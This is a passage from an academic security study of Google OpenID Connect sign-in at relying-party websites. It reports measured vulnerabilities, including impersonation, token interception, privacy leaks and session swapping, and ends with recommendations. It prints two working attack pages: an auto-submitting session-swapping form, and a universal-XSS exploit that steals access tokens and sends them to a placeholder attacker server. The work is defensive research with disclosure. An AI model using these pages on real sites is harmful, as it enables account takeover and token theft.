As stated above, the RP's JavaScript client running on the UA submits the *code* it receives from the Google IdP back to the RP's Google sign-in endpoint (see step 6 in section 6.2.2). The *code* plays a critical role in guaranteeing the user identity to the RP, in that the RP is meant to use it to retrieve the *access_token* and *id_token* from the Google IdP. However, we observed that 18% of the RPs using the Hybrid Server-side Flow (i.e. 6 of the 33) submit the user's Google ID to the RP's Google sign-in endpoint; of these six RPs, two simply submit the user's Google ID without appending a *code*, and one submits the user's Google ID with an *access_token*. This led us to suspect that such RPs might be basing their verification of user identity solely on the Google ID, and not using the *code* as it is intended to be used. If this were to be the case, then a web attacker which knows a user's Google ID could use

[8] http://www.telerik.com/fiddler

it to log in to the user's RP account. We tested this, and found that as many as 9% of the RPs using the Hybrid Server-side Flow (i.e. 3 of the 33) have this vulnerability.

It would appear that learning the Google ID for a victim user can be relatively simple, as a user's Google+ post URL reveals the user's Google ID. An attacker can use the Google+ *search for people* function to find a victim user to attack, and can then visit the chosen victim user's Google+ page to learn the ID. For example, https://plus.google.com/u/0/115722834054889887046/posts is the Google+ post URL for a Gmail account, for which the ID is 115722834054889887046.

We reported our findings to the three affected websites (namely, Samsung UK[9], Wikihow[10] see also appendix A.5.3, and Answers[11]) and recommendations were also provided to enable the RP developers to fix the problem (see also 6.6.4).

#### 6.4.1.2 Using the Wrong Token

An *access_token* is a bearer token; this means that any party in possession of such a token can use it to get access to the associated user attributes stored by Google. This is the intended use of an *access_token*; by contrast, the *id_token* is designed for use for providing assurances about user authentication. However, in practice, some RPs use an *access_token* as a means of obtaining assurances about user authentication without verifying it (i.e. making a web API call to the IdP token information endpoint[12]). In such a case, any party (e.g. another RP) that has obtained a user's *access_token* can impersonate that user to the RP simply by submitting it. This is a particular threat in the case of a malicious RP, which can routinely obtain *access_tokens* from the Google IdP. In other words, any RP using Google OpenID Connect has the ability to log in as a victim user to any RPs which use an *access_token* to authenticate the user without verifying it. Unfortunately, we found that 58% of RPs using the *Hybrid Server-side Flow* (i.e. 19 out of 33) submit an *access_token* back to their Google sign-in endpoint (see step 6 in section 6.2.2) and 45% (i.e. 15 out of these 19) use the *access_token* to authenticate the user; of these 15 RPs, only two verify the *access_token*

[9] http://www.samsung.com/uk/home/
[10] http://www.wikihow.com/Main-Page
[11] http://www.answers.com
[12] https://developers.google.com/identity/protocols/OAuth2UserAgent?hl=es

before using it to retrieve user attributes. As a result, 39% of the RPs (i.e. 13 out of 33) that we examined are vulnerable to this impersonation attack.

We tested the above attack using Burp Suite[13] by submitting an *access_token* obtained from the 9GAG[14] website to the target RP's Google sign-in endpoint. If the attack succeeds, we are able to log in to the target RP as the victim user. As noted above, as many as 39% of the RPs using the *Hybrid Server-side Flow* are vulnerable to this attack. Some of the vulnerable RPs (i.e. 3 out of 13) require additional evidence of the user to be submitted with the *access_token*, in the form of the Google ID or the user's email address. However, an attacker that has an *access_token* can very easily use it to obtain the user's Google ID and/or email address from Google, and so such additional steps do not prevent the impersonation attack.

#### 6.4.1.3 Intercepting an *access_token*

As stated above, 58% of RPs using the *Hybrid Server-side Flow* require the submission of an *access_token* back to their Google sign-in endpoint (see step 6 in section 6.2.2). If the RP JavaScript Client running on the UA sends an *access_token* back to its Google sign-in endpoint without SSL protection, a passive network attacker is able to intercept it (see section 6.3). According to the OAuth 2.0 specification [34], an *access_token* should never be sent unencrypted between the user browser and the RP. However, we found that 12% of RPs using the *Hybrid Server-side Flow* (i.e. 4 out of 33) send the *access_token* unprotected. A sniffer written in Python was implemented to test this.

We also observed that one additional site, namely TheFreeDictionary[15], does use SSL to protect the transfer of the *code* (see step 6 in section 6.2.2) to its Google sign-in endpoint (see Fig. 6.2). However, the *access_token* is subsequently stored in a cookie (see Fig. 6.3), and when the cookie is sent from the browser back to TheFreeDictionary the link is not SSL-protected (see Fig. 6.4). That is, the *access_token* is observable by a passive eavesdropper.

[13] http://portswigger.net/burp/
[14] http://9gag.com
[15] http://www.thefreedictionary.com




Figure 6.2: Code Sent to TheFreeDictionary Google sign-in Endpoint




Figure 6.3: TheFreeDictionary Sets the *access_token* to the cookie




Figure 6.4: Request made to TheFreeDictionary home page after using Google to sign in

#### 6.4.1.4 Privacy Issues

When a user chooses to use OpenID Connect to log in to an RP website, the user attributes (e.g. email address, name) that the RP retrieves from the IdP should never be revealed to parties other than the RP. SSL connections should be established to protect user information transmitted between the browser and the RP or IdP.

However, as explored in greater detail below, user information leakage might happen if:

- the RP JavaScript Client running on the user's browser sends user information, the *id_token* or the *access_token* back to its Google sign-in endpoint without SSL protection (see step 6 in section 6.2.2);
- the RP Google sign-in endpoint sends the user information directly to the user's browser without SSL protection; or
- the RP uses SSL to protect the link to the Google sign-in endpoint, but changes to http when it sends the user's information back to the user's browser.

As described in section 6.4.1.3, a passive eavesdropper can intercept the *access_token* for 12% of the RPs that use the Hybrid Server-side Flow (i.e. 4 out of 33), and can then use it to retrieve potentially sensitive user information, notably including the Google ID and email address. As stated in section 3.4.2, the *id_token*

is a JSON web token in which the user email address and Google ID are encoded in cleartext using Base64; as a result anyone obtaining the token can immediately obtain the information within it. One of the four RPs referred to above sends an *id_token* in addition to the *access_token* to its Google sign-in endpoint, and thus a passive web attacker can retrieve the user information it contains without requesting it from Google using the *access_token*. We also found that one RP did not enable SSL to protect its Google sign-in endpoint, and returned user information directly to the user browser. Another RP sends user information back to its Google sign-in endpoint without SSL protection. Yet another RP uses SSL to protect the link to the Google sign-in endpoint, but changes to HTTP when it sends the user information back to the user browser. As a result, user privacy cannot be guaranteed for 21% of the RPs we examined (i.e. 7 out of 33). As noted above, a sniffer in Python was implemented to demonstrate the feasibility of the attack.

#### 6.4.1.5 Session Swapping

As discussed earlier, the RP JavaScript Client running on the UA sends the user's OpenID tokens (i.e. one or more of a *code*, an *access_token*, an *id_token*, and the user's Google ID) back to its Google sign-in endpoint (see step 6 in section 6.2.2). The OpenID Specification [61] recommends that a *state* value should be appended when the RP JavaScript Client sends the tokens back to its Google sign-in endpoint, and that this *state* value should be bound to the browser session. If the RP JavaScript Client fails to send the *state* value, an attacker can execute a session swapping attack [10, 68, 70] by performing the following steps.

1. The attacker first logs in to the RP website using his or her own account (see step 4 in section 6.2.2), and intercepts the tokens generated by Google (see step 5 in section 6.2.2) .

2. The attacker constructs a request to the RP's Google sign-in endpoint including the attacker's own tokens.

3. The attacker inserts the request in an HTML document (e.g. in the **src** attribute of a **img** or **iframe** tag) which is made publicly available via an HTTP server.

4. The victim user is now, by some means, induced to visit the website offering the attacker's web page. The HTML can be constructed in such a way (described in detail below) that the victim's UA will automatically use the GET or POST method to send the attacker-constructed request to the RP; as a result the user session on the RP website will be bound to the attacker's account.

We observed that 42% of the RP JavaScript Clients using the *Hybrid Server-side Flow* (i.e. 14 out of 33) use the POST method to submit the tokens back to the RP's server without an accompanying *state* value. Use of a static **img** or **iframe** tag to perform an attack of the above type does not work against these RPs, as the browser will automatically use the GET method to retrieve the img and iframe data. Thus, in order to use the POST method to submit those tokens, we created a special HTML page (see Listing 6.1) to conduct our session-swapping attack. We used JavaScript to create an iframe with a unique name in the browser. We then constructed a form inside the iframe whose action points to the RP's Google sign-in endpoint. We then put the attacker's tokens into the form input and configured the HTML to submit the form whenever the HTML document is loaded into a browser.

```
1
2  <!DOCTYPE html>
3  <html>
4  <head>
5    <title>Session Swapping</title>
6  </head>
7  <script type = 'text/javascript'>
8    function sessionSwap() {
9      // Add a hidden iframe with a unique name
10     var iframe = document.createElement("iframe");
11     var name = "sessionswapattack";
12     document.body.appendChild(iframe);
13     iframe.style.display = "none";
14     iframe.contentWindow.name = name;
15
16     // construct a form with hidden inputs, targeting the RP Google Sign-
           in Endpoint
17     var form = document.createElement("form");
18     form.target = name;
19     form.action = "THE_RP_GOOGLE_SIGN_IN_ENDPOINT_URL";
20     form.method = "POST";
21
22     // construct the form data with the attacker's tokens.
23     var input = document.createElement("input");
24     input.type = "hidden";
25     input.name = "access_token";
26     input.value = "THE_ATTACKER_ACCESS_TOKEN";
27     form.appendChild(input);
28
29     // submit the form.
```

```
30      document.body.appendChild(form);
31      form.submit();
32      console.log("The form has been submitted!");
33    }
34  </script>
35  <body onload = "sessionSwap();">
36    <h1 id="world">This is a test web page!</h1>
37    <p>This is a test page which is doing session swapping attack.</p>
38  </body>
39  </html>
```

Listing 6.1: Session Swapping Attack using POST method

To deploy the attack, the constructed HTML page is made available via a publicly available web server. If a victim user visits this page, the JavaScript inside the HTML automatically submits the attacker's tokens to the RP using the POST method; as a result the victim user's session on the RP is bound to the attacker's, i.e. a session-swapping attack has been performed. An attacker could use such an attack to collect sensitive user information, e.g. if the victim user updates his credit card information on the RP website, the credit card information will be written to the attacker's account.

Unfortunately, we found that 73% of RPs which adopt the *Hybrid Server-side Flow* (i.e. 24 out of 33) are vulnerable to this attack. Of these 24 RPs, eight (i.e. 24% of this category) submit a *code* to their Google sign-in endpoint; as the *code* is a one-time value, the attacker must update it within the attack HTML every time the page is retrieved by a victim user. For the other 48% of vulnerable RPs (i.e. 16 out of 33), an *access_token* or the user's Google ID is submitted back to the Google sign-in endpoint, in which case the attacker does not need to update the attack page HTML as frequently.

### 6.4.2 Studying the security of the Authorization Code Flow

We start by observing that Google also supports OAuth 2.0, and that Google's OAuth 2.0 *Authorization Code Flow* implementation[16] has similar steps to those given in 6.2.3. The token endpoint provided as part of Google's implementation of OAuth 2.0 (as checked on April 22, 2015) returns an *id_token* to the RP. That is, without knowing details of the RP's internal operation, we cannot distinguish whether an RP is using OpenID Connect or OAuth 2.0. In this chapter we therefore

[16] https://developers.google.com/identity/protocols/OAuth2WebServer

cover all cases where Google returns a *code* to the RP's Google sign-in endpoint under our discussion of the OpenID Connect *Authorization Code Flow*, even though some of the RPs concerned may actually be using OAuth 2.0. However, this makes no difference to our security analysis.

Around 67% of the RPs we examined (i.e. 69 out of 103) use the *Authorization Code Flow*. Unlike the *Hybrid Server-side Flow*, Google's implementation of the *Authorization Code Flow* uses HTTP status code redirect techniques (i.e. using code 302) to deliver the authorization response to the RP's Google sign-in endpoint.

#### 6.4.2.1 Intercepting an *access_token*

In the *Authorization Code Flow*, a *code* is returned by Google to the RP's Google sign-in endpoint (see step 6 in section 6.2.3). No tokens are transmitted during the authorization procedure. After the RP receives the *code*, it can use it to retrieve an *access_token* from Google (steps 7/8 in 6.2.3); it can then use the *access_token* to retrieve user attributes from Google (step 9 in 6.2.3). The RP then logs the user in to its website.

If an RP does not use SSL to protect communications with its Google sign-in endpoint, a passive web attacker may be able to intercept the *code*. A passive web attacker cannot use the *code* to retrieve an *access_token* from Google, as it will not know the RP's *client_secret* (shared by the RP and Google). However, we observed that, of the RPs using the *Authorization Code Flow*, 6% of their Google sign-in endpoints (i.e. 4 out of 69) return an *access_token* to the user's browser instead of binding the user to the RP's session. As these RPs do not use SSL to protect the transfer of the *access_token*, a passive web attacker is able to obtain the user's *access_token* returned from the RP's Google sign-in endpoint.

#### 6.4.2.2 Stealing an *access_token* via XSS

Google's "automatic authorization granting" feature [68] generates an authorization response automatically if the user has maintained a session with Google and has previously granted permission for the RP concerned. Using this feature, an attacker might be able to steal a user *access_token* by exploiting an XSS vulnerability (see section 2.5.3) in the RP or the browser.

To test the feasibility of such an attack, an exploit written in JavaScript was implemented (see listing 6.2). The exploit takes advantage of a recently revealed vulnerability in Android's built-in browser [8] which allows an attacker to conduct a universal XSS attack [37, 49, 72, 75]. The exploit uses a browser **window.open** event to send a forged authorization request to Google's authorization server, within which *response_type=code* (see step 2 in 6.2.3) is changed to *response_type=code token id_token*. If the user is logged in to his or her Google account and has previously granted permission for this RP, Google automatically generates an authorization response without the involvement of the user; this response is appended as a URI fragment (#) to the redirect URI (see step 5 in section 6.2.3) and is sent back to the RP (see step 5 in section 6.2.3). As the RP Google sign-in endpoint does not expect an URI fragment, a predefined error page will be generated by the RP (e.g. a '404 not found' or 'Failed connection' error). The exploiting JavaScript can now extract the authorization response from the URL of the error page and send it to its opener window, where the **window.open** event is triggered. The opener window then sends the *access_token* to the attacker's server.

```
<!DOCTYPE html>
<html>
<head>
    <title>Acess Token Steal using XXS</title>
</head>
<body>
<script>
    // The authorizatio requests targetting different RPs
    var targets = ["The_Authorization_Request_for_Target_RP"];
    var received = [];
    window.addEventListener('message', function(e){
        // retrive data sent from the events
        var data = JSON.parse(e.data);
        if (!data.send) {
            if (data.i && received[data.i]) return;
            if (e.data) received.push(true);
        }
        // construct XMLHttpRequest to send access token to the attacker's server
        var request = new XMLHttpRequest;
        request.open("post", "The_URL_of_the_Attacker_Controlled_Server", true);
        var formdata = new FormData();
        formdata.append('data', e.data);
        request.send(formdata);
    }, false);

    function randomString() {
        var str = '';
        for (var i = 0; i < 5+Math.random()*15; i++) {
            str += String.fromCharCode('A'.charCodeAt(0) + parseInt(Math.
```

```
                random()*26))
30          }
31          return str;
32      }
33
34      // open a new window, retrieve user's access token and send it back
            to the opener.
35      function exploit (target, name, i, cachedN) {
36          // This function is used to retrive the data from the opened
                window.
37          function attack () {
38              window.open('\u0000javascript:if(document&&document.body){(
                    opener||top).postMessage('+
39                  'JSON.stringify({url:location.href,i:'+(i||0)+'}),"*");}
                        void(0);', name);
40          }
41          if (!name) {
42              name = cachedN || randomString();
43              // close the popup window after postMessage has been
                    tribbered
44              var closePopup = true;
45              var w = window.open(target, name);
46              var deadman = setTimeout(function(){
47                  clearInterval(clear);
48                  clearInterval(clear2);
49                  exploit(targets[i], null, i, name);
50              }, 10000);
51              var clear = setInterval(function(){
52                  if (received[i]) {
53                      if (i < targets.length-1) {
54                          try{ w.stop(); }catch(e){}
55                          try{ w.location='data:text/html,<p>Loading...</p>
                                ''; }catch(e){}
56                      }
57                      clearInterval(clear);
58                      clearInterval(clear2);
59                      clearTimeout(deadman);
60                      if (i < targets.length-1) {
61                          setTimeout(function(){ exploit(targets[i+1], null
                                , i+1, name); },100);
62                      } else {
63                          if (closePopup) w.close();
64                      }
65                  }
66              }, 50);
67              var clear2 = setInterval(function(){
68                  try {
69                      if (w.location.toString()) return;
70                      if (w.document) return;
71                  } catch(e) {}
72              clearInterval(clear2);
73              clear2 = setInterval(attack, 50);
74          },20);
75          } else {
76              attack();
77          }
78      }
79
80      var clickedOnce = false;
81      function onclickHandler() {
82          if (clickedOnce) return false;
83          clickedOnce = true;
```

```
84          exploit(targets[0], null, 0);
85          return false;
86      }
87
88      window.onload = function(){
89          document.querySelector('#click').style.display='block';
90          window.onclick = onclickHandler;
91      }
92  </script>
93  <div style="text-align: center; margin: 20px 0px; font-size: 22px;
        display: block;" id="click" onclick="onclickHandler()">The page has
        moved. <a href="#">Click here to be redirected.</a>
94  </div>
95  </body>
96  </html>
```

Listing 6.2: The XSS Attack exploiting a browser vulnerability

Unfortunately, our results show that all the RPs that adopt the *Authorization Code Flow* are vulnerable to this attack. The vulnerability affects all Android versions up to 4.4, which as of February 6, 2017 still accounted for 35.2% of Android devices[17].

#### 6.4.2.3 Privacy Issues

Unlike the *Hybrid Server-side Flow*, only a *code* is submitted back to the RP's Google sign-in endpoint (see step 6 in section 6.2.3). No user information (e.g. a Google ID or an *id_token*) is transmitted during the authorization procedure. However, user information leakage might nevertheless occur if the RP Google sign-in endpoint sends the user information directly to the user's browser without SSL protection.

Our study revealed that 16% of RPs using the *Authorization Code Flow* (i.e. 11 out of 69) return user information to the browser directly without SSL protection. Thus a passive web attacker is able to intercept potentially sensitive user information, e.g. if the user is using an open Wi-Fi network (see section 6.3).

#### 6.4.2.4 Session Swapping

If an RP using the *Authorization Code Flow* does not enable anti-CSRF measures (e.g. by appending a *state* value bound to the browser session to the tokens) to protect its Google sign-in endpoint, a web attacker can launch a session swapping attack, precisely as described in 6.4.1.5 for the *Hybrid Server-side Flow*.

[17] https://developer.android.com/about/dashboards/index.html?utm_source=suzunone

Unlike the session swapping attack in 6.4.1.5, in the *Authorization Code Flow* only the GET method is used to submit the *code* back to the RP's Google sign-in endpoint. This means that the attacker can simply insert the forged request in the **src** attribute of a **img** or **iframe** tag of an HTML document. When the victim user visits the malicious HTML, the browser will automatically send the request to the RP's Google sign-in endpoint using the GET method.

We found that 35% of the RPs using the *Authorization Code Flow* (i.e. 24 out of 69) are vulnerable to this attack. However, as the *code* is a one time value, the attacker has to update it every time the attack page is visited by a victim user. As a result such an attack is not as harmful as the session swapping attack in the *Hybrid Server-side Flow*, where an *access_token* which can be used multiple times is submitted back to the RP's Google sign-in endpoint.

#### 6.4.2.5 Forcing a Login Using a CSRF attack

As discussed in section 2.5.1, a CSRF login attack operates in the context of an ongoing interaction between a target web browser (running on behalf of a target user) and a target RP. In such an attack, a malicious website somehow causes the target user's browser to initiate an OpenID Connect authorization request to the IdP. Because of Google's "automatic authorization granting" feature, receiving such a request can cause the Google IdP to generate an authorization response which is delivered to the RP without the involvement of the user. If the target user is currently logged in to Google, the browser will send cookies containing the target user's Google IdP-generated tokens, along with the attacker-supplied authorization request, to the IdP. The IdP will process the malicious authorization request as if it was initiated by the target user, and will generate an authorization response and send it to the RP. The target browser could be made to send the spurious request in various ways; for example, a malicious site visited by the browser could use the HTML **img** tag's **src** attribute to specify the URL of a malicious request, causing the browser to silently use a GET method to send the request.

Our experiments have shown that 35% of the RPs which adopt the *Authorization Code Flow* (i.e. 24 out of 69) are vulnerable to such an attack. One consequence of this attack is that an attacker can cause a victim user to log in to the RP, as long as the

user has previously logged in to Google. This could damage the user experience of the RP website, as the victim user might dislike such a potentially annoying "automatic login" feature.

## 6.5 Discussion

OpenID Connect builds on top of the current web infrastructure, in which web application vulnerabilities (e.g. cross-site request forgeries, cross-site scripting) are common and have been widely exploited [53]. The existence of these vulnerabilities exacerbates the threat posed by some of the implementation issues we have identified.

Most of the vulnerabilities described in section 6.4 are caused by a combination of specific characteristics of the Google service and RP design decisions that appear to value simplicity over security. We next consider in greater detail how and why the various classes of vulnerability that we have identified have arisen.

### 6.5.1 Customising the Hybrid-Server-side Flow

According to the OpenID Connect specification [61], a *code* must be returned by the IdP to the RP's Google sign-in endpoint (see step 6 in section 6.2.2). However, as described in section 6.4.1, many RPs using the *Hybrid Server-side Flow* do not properly follow the specification, and in particular some RP JavaScript Clients submit an *access_token*, an *id_token* and/or a Google ID back to their Google sign-in endpoints. It appears that the OpenID Connect Specification only acts as a loose guideline for these RPs.

Also, the authorization request generated in the *Hybrid Server-side Flow* by RPs which use Google's OpenID Connect API will always include *response_type=code token id_token*; as a result the authorization response which is sent to the RP JavaScript Client will contain a *code*, *access_token* and *id_token*. Unlike the *Authorization Code Flow*, where only a *code* is returned to the RP's Google sign-in endpoint (see step 6 in section 6.2.2) and no RP JavaScript Client exists, this gives the RP the ability to customise their *Hybrid Server-side Flow*, i.e. they do not strictly follow the specifications. In fact our experiments have shown that as many as 70% of RPs (i.e. 23

out of 33) customise their *Hybrid Server-side Flow*. These customisations potentially improve the performance of the OpenID Connect system at the RP as well as enhancing the user experience, but they also risk introducing new vulnerabilities into the system; for example they may allow an attacker to log in to the RP as any victim user (see section 6.4.1.1) and to impersonate the victim user using an *access_token* generated for another RP (see section 6.4.1.2). Moreover, as the *code*, *access_token* and *id_token* are returned by Google inside a HTML document, these values are also revealed to the user agent and hence to any applications (e.g. browser plug-ins), which might be able to access the user agent. If the plug-in or user agent has vulnerabilities which could allow an attacker to access these values, the attacker can steal the user's *access_token*; for example a malicious plug-in which has the right to read the content of HTML pages could obtain the *access_token*.

### 6.5.2 Confusion over use of the *state* value in the Hybrid-Server-side Flow

When RP developers write code to construct the authorization request using the Google OpenID Connect API, they only need to specify the RP *client_id* and permission scope in their code, as the other values in the authorization request are handled by the API. These other values include the *state*, which is used to bind the authorization response to the authorization request, thereby preventing CSRF attacks [10, 35, 45, 79]. This simplifies the job of the RP developers and makes support for Google's OpenID Connect easier to implement, but at the cost of increasing the attack surface and opening the protocol to new vulnerabilities. In order to understand how the API deals with the *state* value, we implemented an RP using the Google OpenID Connect API. Surprisingly, we found that the *state* value extracted by the RP JavaScript Client is actually a null value; this means that Google itself fails to deliver the *state* value to the RP JavaScript Client, and hence the *state* value cannot be used to mitigate the threat of a CSRF attack. We also observed that one of the RPs using the *Authorization Code Flow* sends a null *state* value back to its Google sign-in endpoint.

As the *state* value generated by the Google OpenID Connect API is not bound

to the RP's session and cannot be extracted by the RP JavaScript Client, another *state* value which is bound to the session needs to be implemented to protect the RP's Google sign-in endpoint against a CSRF attack. However, 73% of RPs using the *Hybrid Server-side Flow* fail to take this step. As a result they are all vulnerable to the session swapping attack described in section 6.4.1.5.

Google does recommend RPs to use a *state* value to protect their Google sign-in endpoint. However, examination of the Google OpenID Connect[18] sample code reveals that Google[19] has not included a *state* value in its example of an RP JavaScript Client-generated AJAX request, which is used to send data back to the RP. The lack of a *state* parameter in the sample code and the complexity of implementing anti-CSRF measures helps to explain why 73% of the RPs using the *Hybrid Server-side Flow* are vulnerable to this attack.

### 6.5.3 Automatic Authorization Granting

The "automatic authorization granting" feature of Google's implementation of OpenID Connect significantly enhances the user experience and system performance. Without this feature, the user would have to click the "OK" button in a popup window whenever he or she wished to log in to an RP, in order to grant authorization. However, this feature can also be harmful, since its use may allow an attacker to steal an *access_token* (see section 6.4.2.2) and force a user log in to the RP (see section 6.4.2.5).

We also observed that in the *Hybrid Server-side Flow*, iframes are used to manage the session [21] between the RP JavaScript Client and the IdP. Suppose that a user, who has previously both granted permission for the RP and logged in to his or her Google account, visits the RP login page which contains an iframe pointing to the authorization request. Because of the "automatic authorization granting" feature, the browser can use the GET method to retrieve the authorization response from Google without the involvement of the user. The user agent and any applications (e.g. plug-ins) which can access the user agent are able to extract the authorization response, which might expose the *Hybrid Server-side Flow* to new attacks.

[18] https://developers.google.com/+/web/signin/
[19] https://developers.google.com/+/web/signin/server-side-flow

## 6.6 Recommendations

OpenID Connect has been deployed by many RPs and IdPs, and it appears that increasing numbers of RPs supporting the Google service will implement OpenID Connect for SSO now that Google has shut down its OpenID service. However, our study has revealed serious vulnerabilities in existing systems, and there is a significant danger that these vulnerabilities will be replicated in future systems.

Below we make a number of recommendations, directed at both RPs and IdPs, designed to address the vulnerabilities we have identified. These recommendations primarily apply to RPs using the Google service and to the Google IdP itself, but some may have broader applicability. There are two reasons for making these recommendations, namely both to try to address the problems that exist in current systems, and to help ensure that future systems are built in a more robust way.

### 6.6.1 Recommendations for RPs

When using the OpenID Connect system, especially in the case of the *Hybrid Server-side Flow*, the RP's developers are responsible for designing the RP JavaScript Client action upon receiving an authorization response from the Google IdP. As a result the security of the OpenID Connect system for the RP largely depends on the security expertise of the RP developers. We have the following recommendations for RPs.

1. **Do not customise the Hybrid Server-side Flow:** One of the reasons OpenID Connect is vulnerable to the attacks described in sections 6.4.1.1 and 6.4.1.2 is that some RPs customise the *Hybrid Server-side Flow*. In particular, instead of submitting a *code* back to its Google sign-in endpoint, the RP JavaScript Client running the UA submits an *access_token* or Google ID, which is used by the RP to authenticate the user. Such a customised *Hybrid Server-side Flow* might improve the user experience and the efficiency of the RP website, but at the cost of exposing the system to new attacks. RPs must implement the OpenID Connect *Hybrid Server-side Flow* strictly conforming to the OpenID Connect specifications.

2. **Deploy countermeasures against CSRF attacks:** One reason the OpenID Connect systems we have investigated are vulnerable to CSRF and session swapping attacks is that the RPs have not implemented any of the well-known countermeasures to such attacks. In order to prevent CSRF attacks, Google recommends RPs to include the *state* parameter in the OpenID Connect authorization request and response, and RPs should follow this recommendation.

3. **Do not use a constant or predictable *state* value:** Some RPs include a fixed *state* value in the OpenID Connect authorization request. If the *state* value is fixed, it cannot be uniquely bound to the browser session, thereby allowing an attacker to successfully forge a response, since the RP cannot distinguish between a legitimate response produced by a valid user and a forged response produced by an attacker. Hence, in such a case, the inclusion of the *state* value does not protect against CSRF attacks. Thus RPs must generate a non-guessable *state* value which should be bound to the browser session so that the *state* value can used to verify the validity of the response.

### 6.6.2 Recommendations for IdPs

In an OpenID Connect SSO system, the IdP designs the process and provides the API for RPs. An RP wishing to support a particular IdP must therefore comply with the requirements of that IdP, and so the IdPs play a critical role in the system. We have the following recommendations for IdPs (and in particular for Google).

1. **Remove the *token* from the authorization request in the Hybrid Server Flow:** In the *Hybrid Server-side Flow*, the *token* in the authorization request causes Google to return an *access_token* to the RP JavaScript Client. This allows RP JavaScript Clients to submit an *access_token* back to their Google sign-in endpoints, as was the case for 58% of the RPs using the *Hybrid Server-side Flow* that we investigated. This practice gives rise to a range of possible impersonation attacks. Sending the *access_token* also creates further risks, since if the RP does not enable SSL to protect its Google sign-in endpoint, a passive network attacker could steal it. This would not only enable a malicious RP to

impersonate a user to those RPs which submit an *access_token* to the Google sign-in endpoint, but also allow the possibility of other misuses of this token, e.g. to compromise sensitive user data.

2. **Add a *state* value to the sample code:** IdPs typically provide sample code to help RP developers make their website interact appropriately with the IdP. As we discovered, Google does not include a *state* value in its sample code for the *Hybrid Server-side Flow*. It seems reasonable to speculate that this is the main reason why 73% of the RP-IdP interactions we have analysed (see section 6.4.1.5) are vulnerable to session swapping attacks. However, for cases where a *state* value is included in Google's sample code, this number fell to 35% (see section 6.4.2.4).

3. **Allow the RP to specify the *state* value in the Hybrid Server Flow:** The *state* value in the authorization request of the *Hybrid Server-side Flow* is automatically handled by the Google OpenID Connect API. However, the RP JavaScript Client cannot extract the *state* as it is a null value. As the *state* value is not bound to the browser session, it does not protect the RP against CSRF attacks. It would probably be better to let the RP handle the *state* value rather than the Google API. In addition, Google should check the source code of its postmessage.js script to ensure that the *state* value can be extracted by the RP JavaScript Client.

### 6.6.3 Our Contribution to improving the OpenID Connect Security

